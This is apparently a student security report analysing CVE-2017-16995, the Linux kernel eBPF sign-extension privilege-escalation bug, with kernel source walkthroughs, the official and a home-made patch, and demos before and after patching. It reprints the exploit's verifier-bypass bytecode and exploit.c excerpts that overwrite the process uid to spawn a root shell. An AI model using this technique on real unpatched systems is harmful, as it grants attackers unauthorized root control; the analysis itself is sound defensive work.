

## **CVE-2017-16995**

Linux Kernel - BPF Sign Extension Local Privilege Escalation

@senyuuri

@difeng\_tang

<b>1. Background</b>	<b>3</b>
<b>2. Vulnerability Overview and Impact</b>	<b>3</b>
<b>3. Code Analysis</b>	<b>5</b>
3.1 eBPF Instruction Set	5
3.2 Source Code Analysis	6
3.3 Explanation for the Exploit	10
<b>4. Patch/Fix for the Vulnerability</b>	<b>13</b>
4.1 Official Kernel Patch	13
4.2 Our Implementation	13
<b>5. References</b>	<b>15</b>

# 1. Background

**eBPF(Enhanced Berkeley Packet Filter)** is an in-kernel virtual machine that is used as an interface to data link layers, allowing packets on the network to be filtered by rules. A userspace process will supply a filter program to specify which packets it wants to receive and eBPF will return packets that pass its filtering process.

Each BPF memory instructions are made up of 64 bits (8 bytes). 8 bits for opcode, 4 bits for source register, 4 bits for destination register, 16 bits for offset and 32 bits for immediate value.<sup>1</sup>

eBPF consists of 10 64-bit register known as r0 - r10. r0 stores the return value, r1 to r5 is reserved for arguments, r6 to r9 is reserved for storing callee saved registers and r10 stores read-only frame pointer.

In order to keep state between invocations of eBPF programs, allow sharing data between eBPF kernel programs and also between kernel and user-space applications, eBPF utilizes different types of maps in the form of key-value pair. Two bpf functions, BPF\_MAP\_LOOKUP\_ELEM and BPF\_MAP\_UPDATE\_ELEM, are provided to facilitate sharing of data between programs.

## 2. Vulnerability Overview and Impact

CVSS v3 Score: 7.8

Confidentiality: High

Integrity: High

Authority: High

The vulnerability is caused by a sign extension from a signed 32-bit integer to an unsigned 64-bit integer, bypassing eBPF verifier and leading to local privilege escalation.

Before each of the BPF program runs, two passes of verifications are conducted to ensure its correctness. The first pass *check\_cfg()* ensures the code is loop-free using depth-first search. The second pass *do\_check()* runs a static analysis to emulate the execution of all possible paths derived from the first instruction. The program will be terminated if any invalid instruction or memory violation is found.

In the exploit, a set of BPF instructions are carefully crafted to bypass this filtering process through an unintentional sign extension from 32 bits to 64 bits. As a result, a few lines of

---

<sup>1</sup> The eBPF opcodes can be referenced from <https://github.com/iovisor/bpf-docs/blob/master/eBPF.md>.

malicious code attached managed to execute in the kernel space, resulting in privilege escalation.

This vulnerability allows attacker to have full control of the system with root access. The low complexity of the attack and low privileges required to perform this exploit makes it a high priority to fix.

## 3. Code Analysis

### 3.1 eBPF Instruction Set

User-supplied eBPF programs are written in a special machine language that runs on the eBPF virtual machine. The VM follows the generic Reduced Instruction Set Computer(RISC) design and has 10 general purpose registers and several named registers.

```
33  /* Registers */
34  #define BPF_R0 regs[BPF_REG_0]
35  #define BPF_R1 regs[BPF_REG_1]
36  #define BPF_R2 regs[BPF_REG_2]
37  #define BPF_R3 regs[BPF_REG_3]
38  #define BPF_R4 regs[BPF_REG_4]
39  #define BPF_R5 regs[BPF_REG_5]
40  #define BPF_R6 regs[BPF_REG_6]
41  #define BPF_R7 regs[BPF_REG_7]
42  #define BPF_R8 regs[BPF_REG_8]
43  #define BPF_R9 regs[BPF_REG_9]
44  #define BPF_R10 regs[BPF_REG_10]
45
46  /* Named registers */
47  #define DST regs[insn->dst_reg]
48  #define SRC regs[insn->src_reg]
49  #define FP regs[BPF_REG_FP]
50  #define ARG1 regs[BPF_REG_ARG1]
51  #define CTX regs[BPF_REG_CTX]
52  #define IMM insn->imm
```

fig 3.1 Register Definitions in the eBPF VM, from `/kernel/bpf/core.c`<sup>2</sup>

Each BPF instruction on x64 platform is of 64-bit long. They are internally represented by a `bpf_insn` struct which contains the following fields (fig 3.2). Given the limited size of the opcode field, instructions are categorised into 8 classes(fig 3.3). For instance, `BPF_MOV` shares the same opcode with `BPF_ALU64` and `BPF_X` by definition(fig 3.4).

```
58  struct bpf_insn {
59      __u8 code;           /* opcode */
60      __u8 dst_reg:4;      /* dest register */
61      __u8 src_reg:4;      /* source register */
62      __s16 off;           /* signed offset */
63      __s32 imm;           /* signed immediate constant */
64  };
```

fig 3.2 Structure of a BPF instruction, from `/include/uapi/linux/bpf.h`

---

<sup>2</sup> Source code excerpts in this document are based on kernel version v4.4.116.

```

4  /* Instruction classes */
5  #define BPF_CLASS(code) ((code) & 0x07)
6  #define      BPF_LD          0x00
7  #define      BPF_LDX        0x01
8  #define      BPF_ST         0x02
9  #define      BPF_STX        0x03
10 #define      BPF_ALU         0x04
11 #define      BPF_JMP         0x05
12 #define      BPF_RET         0x06
13 #define      BPF_MISC        0x07

```

fig 3.3 BPF instruction classes, from `/include/uapi/linux/bpf_common.h`

```

98 #define BPF_MOV64_REG(DST, SRC)
99     ((struct bpf_insn) {
100         .code = BPF_ALU64 | BPF_MOV | BPF_X,
101         .dst_reg = DST,
102         .src_reg = SRC,
103         .off = 0,
104         .imm = 0 })

```

fig 3.4 Definition of `BPF_MOV64_REG`, from `/include/linux/filter.h`

## 3.2 Source Code Analysis

The exploit of CVE-2017-16995 boils down to a mere 40 eBPF instructions. We will be focusing on the first two instructions because they are mainly used to bypass the verification mechanism of eBPF.

```

bytes="\xb4\x09\x00\x00\xff\xff\xff\xff" #BPF_MO
1 bytes="\xb4\x09\x00\x00\xff\xff\xff\xff" #BPF_MOV32_IMM(BPF_REG_9, 0xFFFFFFFF), /* r9 = (u32)0xFFFFFFFF */
2 "\x55\x09\x02\x00\xff\xff\xff\xff" #BPF_JMP_IMM(BPF_JNE, BPF_REG_9, 0xFFFFFFFF, 2), /* if (r9 == -1) { */
3 "\xb7\x00\x00\x00\x00\x00\x00\x00" #BPF_MOV64_IMM(BPF_REG_0, 0), /* exit(0); */
4 "\x95\x00\x00\x00\x00\x00\x00\x00" #BPF_EXIT_INSN()
5
6 "\x18\x19\x00\x00\x03\x00\x00\x00" # BPF_LD_MAP_FD(BPF_REG_9, mapfd), /* r9=mapfd */
7 "\x00\x00\x00\x00\x00\x00\x00\x00"
8

```

fig 3.5 eBPF code in the exploit of CVE-2017-16995 with annotation<sup>3</sup>

As mentioned before, eBPF performs a two round verification before actually running the user-supplied code. For this CVE we are only interested in second round check which is done in the `do_check()` function. When the first instruction `BEF_MOV32_IMM` is evaluated, it is passed to `check_alu_op()` to process since `BEF_MOV32_IMM` belongs to the `BPF_ALU` group (fig 3.6). The immediate value (`0xFFFFFFFF`) from the first instruction is then stored in the register `BPF_REG_9` (fig 3.7).

<sup>3</sup> Special thanks to <https://xz.aliyun.com/t/2212> for providing the annotated version

```

1757 static int do_check(struct verifier_env *env)
1758 {
1759     struct verifier_state *state = &env->cur_state;
1760     struct bpf_insn *insns = env->prog->insnsi;
1761     struct reg_state *regs = state->regs;
1762     int insn_cnt = env->prog->len;
1763     int insn_idx, prev_insn_idx = 0;
1764     int insn_processed = 0;
1765     bool do_print_state = false;
1766
1767     init_reg_state(regs);
1768     insn_idx = 0;
1769     for (;;) {
1770         struct bpf_insn *insn;
1771         u8 class;
1772         int err;
1773
1774         if (insn_idx >= insn_cnt) {
1775             verbose("invalid insn idx %d insn_cnt %d\n",
1776                 insn_idx, insn_cnt);
1777             return -EFAULT;
1778
1779         .....
1815         env->insn_aux_data[insn_idx].seen = true;
1816         if (class == BPF_ALU || class == BPF_ALU64) {
1817             err = check_alu_op(env, insn);
1818             if (err)
1819                 return err;
1820

```

fig 3.6 do\_check(), from /kernel/bpf/verifier.c

```

1138     } else {
1139         /* case: R = imm
1140          * remember the value we stored into this reg
1141          */
1142         regs[insn->dst_reg].type = CONST_IMM;
1143         regs[insn->dst_reg].imm = insn->imm;
1144     }
1145

```

fig 3.7 check\_alu\_op() from /kernel/bpf/verifier.c

To make things clearer, we can take a look at how registers in eBPF are represented. The registers are stored in an array of structs named `reg_state`. The immediate value 0xFFFFFFFF is stored in a 64-bit int `imm`, which becomes 0x00000000FFFFFFFF in memory.

```

141 struct reg_state {
142     enum bpf_reg_type type;
143     union {
144         /* valid when type == CONST_IMM | PTR_TO_STACK */
145         int imm;
146
147         /* valid when type == CONST_PTR_TO_MAP | PTR_TO_MAP_VALUE |
148          * PTR_TO_MAP_VALUE_OR_NULL
149          */
150         struct bpf_map *map_ptr;
151     };
152 };
153

```

fig 3.8 struct reg\_state, from /kernel/bpf/verifier.c

Now the second instruction `BPF_JMP_IMM(BPF_JNE, BPF_REG_9, 0xFFFFFFFF, 2)` is evaluated. The instruction compares the immediate value `0xFFFFFFFF` with the content inside `BPF_REG_9`, and jump to the place that is 2 instructions away if the two values do not equal.

This time `do_check()` calls `check_cond_jump_op()` to check for both type and value in `dst_reg`, which is `BPF_REG_9` in this case (fig. 3.9). Clearly `(int)0x00000000FFFFFFFF = (s32)0xFFFFFFFF` and opcode `!= JEQ`, it falls under the case `imm != imm` and the jump is not performed. The program continues until it hits `BPF_EXIT_INST()` on line 4 and exit.

```

1216      /* detect if R == 0 where R was initialized to zero earlier */
1217      if (BPF_SRC(insn->code) == BPF_K &&
1218          (opcode == BPF_JEQ || opcode == BPF_JNE) &&
1219          regs[insn->dst_reg].type == CONST_IMM &&
1220          regs[insn->dst_reg].imm == insn->imm) {
1221          if (opcode == BPF_JEQ) {
1222              /* if (imm == imm) goto pc+off;
1223               * only follow the goto, ignore fall-through
1224               */
1225              *insn_idx += insn->off;
1226              return 0;
1227          } else {
1228              /* if (imm != imm) goto pc+off;
1229               * only follow fall-through branch, since
1230               * that's where the program will go
1231               */
1232              return 0;
1233          }
1234      }
1235
1236      other_branch = push_stack(env, *insn_idx + insn->off + 1, *insn_idx);
1237      if (!other_branch)
1238          return -EFAULT;

```

fig 3.9 `check_cond_jump_op()`, from `/kernel/bpf/verifier.c`

Usually, the eBPF verifier uses a stack to keep tracking branches that have not been evaluated and revise them later (fig 3.9, line 1236). However, since the integer comparison on line 1220 always equals, the code continue from line 1232 and the other branch is never pushed to the stack.

When the verifier evaluate `BPF_EXIT`, it tries to pop all unchecked branches from the stack (fig 3.10). The verification process will stop here since it knows the stack is empty. As a result, only the first 4 instructions in the exploit are verified while the rest 36 remain unchecked.



```

1928 process_bpf_exit:
1929         insn_idx = pop_stack(env, &prev_insn_idx);
1930         if (insn_idx < 0) {
1931             break;
1932         } else {
1933             do_print_state = true;
1934             continue;
1935         }
1936     } else {
1937         err = check_cond_jmp_op(env, insn, &insn_idx);
1938         if (err)
1939             return err;
1940     }

```

Fig 3.10 Evaluation of instruction BPF\_EXIT, from /kernel/bpf/verifier.c

```

46  /* Named registers */
47  #define DST      regs[insn->dst_reg]
48  #define SRC      regs[insn->src_reg]
49  #define FP       regs[BPF_REG_FP]
50  #define ARG1     regs[BPF_REG_ARG1]
51  #define CTX      regs[BPF_REG_CTX]
52  #define IMM      insn->imm

195 static unsigned int __bpf_prog_run(void *ctx, const struct bpf_insn *insn)
196 {
197     u64 stack[MAX_BPF_STACK / sizeof(u64)];
198     u64 regs[MAX_BPF_REG], tmp;
199     static struct bpf_insn *table1[256] = {0};
200     static struct bpf_insn *table2[256] = {0};

349     ALU_MOV_K:
350         DST = (u32) IMM;
351         CONT;

495     JMP_JNE_K:
496         if (DST != IMM) {
497             insn += insn->off;
498             CONT_JMP;
499         }
500         CONT;

```

Fig 3.11 regs definition and \_\_bpf\_prog\_run(), from /kernel/bpf/core.c

After verification, eBPF runs the program through `__bpf_prog_run()` in `core.c` where eBPF instructions are translated to machine instructions using a jump table. Notice the type of `regs` here is `u64`. Using the same first two instructions in `exploit.c`, the sign extension occurs when we evaluate the first instruction `BPF_MOV32_IMM`. More specifically, it happens when we run `DST = (u32)IMM` in line 350:

- On the right hand side, `IMM` is equivalent to `insn->imm`. `imm` is a signed 32-bit integer defined in `bpf_insn`(fig 3.2). Here `IMM = 0xFFFFFFFF`. We cast it to an unsigned 32-bit integer which is still `0xFFFFFFFF`.
- On the left hand side, `DST` is defined as `regs[insn->dst_reg]`, which is an unsigned 64-bit integer. When we let `DST = (u32) IMM`, sign extension applies and `DST` becomes `0xFFFFFFFFFFFFFFFF`.

Now if we evaluate the second instruction `JMP_JNE_K`, `DST` becomes not equal to `IMM` since `0xFFFFFFFFFFFFFFFF != 0xFFFFFFFF`. This is different from what we have seen in the verifier. As a result, the jump is taken and the program continues to run the malicious instructions from line 5 onwards.

### 3.3 Explanation for the Exploit




Fig 3.13 Data flow in the exploit

As mentioned earlier, eBPF uses shared memory for the kernel program to communicate with user applications. If we think about this carefully, this could be a potential channel for us to pass instructions to the kernel and to sneak kernel information to the outside. We shall soon see how the exploit uses this eBPF map to complete arbitrary kernel read/write in a short while.

To put it simply, the exploit comprises two parts: an eBPF filter programming running in the kernel and a helper program running in the user space. The attack can be generalised into the following steps:

- `exploit.c` creates a eBPF map of size 3 using `bpf_creat_map()` and loads the eBPF instructions `char *prog` into the kernel using `bpf_prog_load()`.
- The eBPF instructions serve as an agent which takes commands from the map and performs read/write in the kernel space accordingly. The layout of the map is defined as follows:

Index of eBPF map	To read from kernel	To get the current frame pointer	To write to kernel
0 (opcode)	0	1	2
1 (address)	Target address	0	Target address
2 (value)	(Content at the address)	0	0

- To trigger a read/write operation, exploit.c firstly store the parameters in the map using `bpf_update_elem()`. It will then call `writemsg()` which sends a few dummy packets to the socket and force the eBPF program to run.

```
#define __update_elem(a, b, c) \
    bpf_update_elem(0, (a)); \
    bpf_update_elem(1, (b)); \
    bpf_update_elem(2, (c)); \
    writemsg();
```

Fig 3.14 `__update_elem()` from `exploit.c`

- Given the helper tools above, now we can get the address of the current frame pointer by instructing the BPF program to perform opcode 1. The return value is stored in the map at index 2.

```
183 static uint64_t __get_fp(void) {
184     __update_elem(1, 0, 0);
185
186     return get_value(2);
187 }
```

Fig 3.15 `__get_fp()` from `exploit.c`

- After obtaining the frame pointer, it will be used to find the pointer of `task_struct` in the kernel stack (fig 3.16), which is inside a struct named `thread_info`. Since the stack size is 8KB, masking out the least significant 13 bits will give the address of `thread_info`. Hence, the value read from the address of `thread_info` will be the address for `task_struct *task`.

```
210     sp = get_sp(fp);
211     if (sp < PHYS_OFFSET)
212         __exit("bogus sp");
213
214     task_struct = __read(sp);
215
216     if (task_struct < PHYS_OFFSET)
217         __exit("bogus task ptr");
218
219     printf("task_struct = %lx\n", task_struct);
```

Fig. 3.16 `pwn()` from `exploit.c`

```
24 struct thread_info {
25     struct task_struct *task; /* XXX not really needed, except for dup_task_struct() */
26     __u32 flags; /* thread_info flags (see TIF_*) */
27     __u32 cpu; /* current CPU */
28     __u32 last_cpu; /* Last CPU thread ran on */
29     __u32 status; /* Thread synchronous flags */
30     mm_segment_t addr_limit; /* user-level address space limit */
31     int preempt_count; /* 0=preemptable, <0=BUG; will also serve as bh-counter */
```

Fig 3.17 struct `thread_info`, from `/arch/ia64/alpha/include/asm/thread_info.h`

- Using the address of task\_struct, we will be able to obtain the address of struct cred base as it is part of task\_struct. In the struct cred, there will be a uid\_t uid which can be set to 0 based on the offset from the address of struct cred. When this uid is set to 0, the process will be able to run its program with root privileges.

```
221         credptr = __read(task_struct + CRED_OFFSET); // cred
222
223         if (credptr < PHYS_OFFSET)
224             __exit("bogus cred ptr");
225
226         uidptr = credptr + UID_OFFSET; // uid
227         if (uidptr < PHYS_OFFSET)
228             __exit("bogus uid ptr");
229
230         printf("uidptr = %lx\n", uidptr);
231         __write(uidptr, 0); // set both uid and gid to 0
232
233         if (getuid() == 0) {
234             printf("spawning root shell\n");
235             system("/bin/bash");
236             exit(0);
237         }
238
239         __exit("not vulnerable?");
240     }
```

*Fig 3.18 pwn() from exploit.c*

## 4. Patch/Fix for the Vulnerability

### 4.1 Official Kernel Patch

#### Diffstat

-rw-r--r-- kernel/bpf/verifier.c 8

1 files changed, 7 insertions, 1 deletions

```
diff --git a/kernel/bpf/verifier.c b/kernel/bpf/verifier.c
index 625e358ca765..c086010ae51e 100644
--- a/kernel/bpf/verifier.c
+++ b/kernel/bpf/verifier.c
@@ -2408,7 +2408,13 @@ static int check_alu_op(struct bpf_verifier_env *env, struct bpf_insn *insn)
     /* remember the value we stored into this reg
     */
     regs[insn->dst_reg].type = SCALAR_VALUE;
-    __mark_reg_known(regs + insn->dst_reg, insn->imm);
+    if (BPF_CLASS(insn->code) == BPF_ALU64) {
+        __mark_reg_known(regs + insn->dst_reg,
+            insn->imm);
+    } else {
+        __mark_reg_known(regs + insn->dst_reg,
+            (u32)insn->imm);
+    }
+
     } else if (opcode > BPF_END) {

430
431 /* Mark the unknown part of a register (variable offset or scalar value) as
432  * known to have the value @imm.
433  */
434 static void __mark_reg_known(struct bpf_reg_state *reg, u64 imm)
435 {
436     reg->id = 0;
437     reg->var_off = tnum_const(imm);
438     reg->smin_value = (s64)imm;
439     reg->smax_value = (s64)imm;
440     reg->umin_value = imm;
441     reg->umax_value = imm;
442 }
443
```

Fig4.1 . Patch on verifier.c<sup>4</sup>

To resolve the inconsistent execution paths between the verifier and `__bpf_prog_run()`, the patch forces to convert any immediate in `BPF_MOV` or `BPF_X` to the type of `u64` at the verification stage. As such, malicious payload that tries to read or write to kernel memory space will always be detected before it runs.

More specifically, when the verifier reads the `s32` immediate value from the instruction struct i.e. `insn->imm`, the value is firstly casted to `u32` and then passed to `__mark_reg_known()` as an `u64` parameter. The sign-extended `u64` immediate value is stored in its various possible sign/unsigned forms in the register. This ensures all conditional checks will use the sign-extended form of `imm` for comparison.

---

<sup>4</sup> Source:

<https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=95a762e2c8c942780948091f8f2a4f32fce1ac6f>


## 4.2 Our Implementation

Given the inspiration from the official patch, we also developed our own implementation which is simpler but still effective.

```
    } else if (BPF_CLASS(insn->code) == BPF_ALU64 ||
               insn->imm >= 0) {
        /* case: R = imm */
        /* remember the value we stored into this reg */
        /*
        if (BPF_CLASS(insn->code) == BPF_ALU64) {
            regs[insn->dst_reg].type = CONST_IMM;
            regs[insn->dst_reg].imm = insn->imm;
        } else {
            regs[insn->dst_reg].type = CONST_IMM;
            regs[insn->dst_reg].imm = (u64) insn->imm;
        }
    }
}
```

Fig 4.2 Patch implementation (Casting immediate value to unsigned 64 bits)

From the source analysis, the vulnerability of the program is due to the sign extension of the immediate value failing the comparison of the value stored in the register and immediate value. Hence, in order to prevent this bug from being exploited, we ensure that any 32 bit signed immediate value is casted to unsigned 64 bit immediate value before storing and using it for comparison as shown in Fig 4.2. With the implemented patch, the immediate value will always be sign extended when it is evaluated in the verifier.



```
root@ubuntu: ~
senyuuri@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018 x86_
64 x86_64 x86_64 GNU/Linux
senyuuri@ubuntu:~$ ls
Desktop      Downloads    exploit      Music        Public       Untitled Document
Documents    examples.desktop  exploit.c    Pictures     Templates    Videos
senyuuri@ubuntu:~$ rm ex
examples.desktop  exploit      exploit.c
senyuuri@ubuntu:~$ rm exploit
senyuuri@ubuntu:~$ gcc -o exploit exploit.c
senyuuri@ubuntu:~$ ./exploit
task_struct = fffff80074c4c600
uidptr = fffff8001d5b0604
spawning root shell
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),113(lpadmin),128(sambashare),1000(senyuuri)
root@ubuntu:~#
```

Fig 4.3 Exploit runs successfully before the patch



```
senyuuri@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-135-generic #161 SMP Mon Oct 1 10:43:29 PDT 2018 x86_64 x86_6
4 x86_64 GNU/Linux
senyuuri@ubuntu:~$ ./exploit
error: Permission denied
senyuuri@ubuntu:~$
```

Fig 4.4 *Exploit.c Demo with our patch implementation*

To demonstrate, before applying the patch, the exploit was done successfully after running the exploit.c (fig 4.3). This can be done as the kernel address for the frame pointer is leaked to find the top stack pointer thread\_info. The task\_struct address (0xffff880074c4c600) is found from an offset from the top stack pointer while the address of the uidptr (0xffff88001d5b0604) can be found from an offset from the struct cred which is within the task\_struct. After calling the “id” command, the uid has been successfully set to 0, resulting in a local privilege escalation.

After re-compiling the kernel with our patch implementation, another attempt to execute the exploit.c was made. Instead of obtaining the root shell, an error “error: Permission denied” as shown in Fig 4.4 was thrown demonstrating that the exploit has failed. This is because the verifier now compares the sign-extended value 0xFFFFFFFFFFFFFFFF in BPF\_REG\_9 with the immediate value 0xFFFFFFFF when verifying the second eBPF instruction BPF\_JMP\_IMM. This results in a jump on not equal and the rest of the malicious eBPF payload is checked against by the verifier. Hence, the exploit will be effectively stopped from running.

## 5. References

Man page of bpf()

<http://man7.org/linux/man-pages/man2/bpf.2.html>

Unofficial eBPF Specification

<https://github.com/iovisor/bpf-docs/blob/master/eBPF.md>

BPF Source Code in Linux Kernel

<https://elixir.bootlin.com/linux/v4.4.31/source/kernel/bpf>

CVE-2017-16995 Patch Status on Ubuntu

<https://people.canonical.com/~ubuntu-security/cve/2017/CVE-2017-16995.html>

Exploit of CVE-2017-16995

<https://github.com/iBearcat/CVE-2017-16995/blob/master/exploit.c>

Building Ubuntu Kernel

<https://wiki.ubuntu.com/Kernel/BuildYourOwnKernel>

Analysis Report of CVE-2017-16995

<https://dangokyo.me/2018/05/24/analysis-on-cve-2017-16995/>  
<https://xz.aliyun.com/t/2212>